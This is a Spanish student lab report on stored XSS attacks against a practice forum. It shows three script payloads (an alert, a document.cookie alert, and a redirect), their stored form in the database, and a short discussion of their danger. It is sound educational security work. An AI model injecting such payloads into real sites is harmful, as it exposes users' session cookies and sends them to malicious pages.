

Puesta en producción segura

2 de Enero de 2024


Práctica 2.5: XSS Almacenado

Jose Almirón López

En esta práctica, exploraremos el uso del foro para llevar a cabo ataques de **XSS almacenado**, lo que implica la inserción maliciosa de código que quedará almacenado en la base de datos. A lo largo de la actividad, ejecutaremos varios ejemplos ilustrativos de este tipo de ataque.


1. Crea una entrada en el foro que muestre el mensaje “Hola” con la función alert de Javascript.

```
<script>alert('Hola')</script>
```



2. Crea una entrada en el foro que muestre la cookie del usuario con la función alert de Javascript.

```
<script>alert(document.cookie)</script>
```






3. Crea una entrada en el foro que redirija a www.google.es.

```
<script>window.location = 'https://www.google.es'</script>
```

4. Muestra con una captura de pantalla cómo queda almacenado el código Javascript en la base de datos.

敬礪摩晦敲敲...				
ar 19	2	4	test	Lorem Ipsum is simply dummy text of the printing a...
ar 29	1	1	Ejercicio 1	<script>alert('Hola')</script>
ar 30	1	1	Ejercicio 2	<script>alert(document.cookie)</script>
ar 31	1	1	Ejercicio 3	<script>>window.location = 'https://www.google.es'<...

Para los elementos que están marcados:  Editar  Copiar  Borrar  Exportar

5. ¿Cuál de los 3 ataques anteriores crees que es más peligroso? Razona tu respuesta.

Entre los tres ataques, considero que el más peligroso sería el que utiliza window.location. Este script permite redirigir a los usuarios a una página potencialmente maliciosa con solo acceder al tema, lo que aumenta el riesgo de exposición a amenazas y actividades perjudiciales.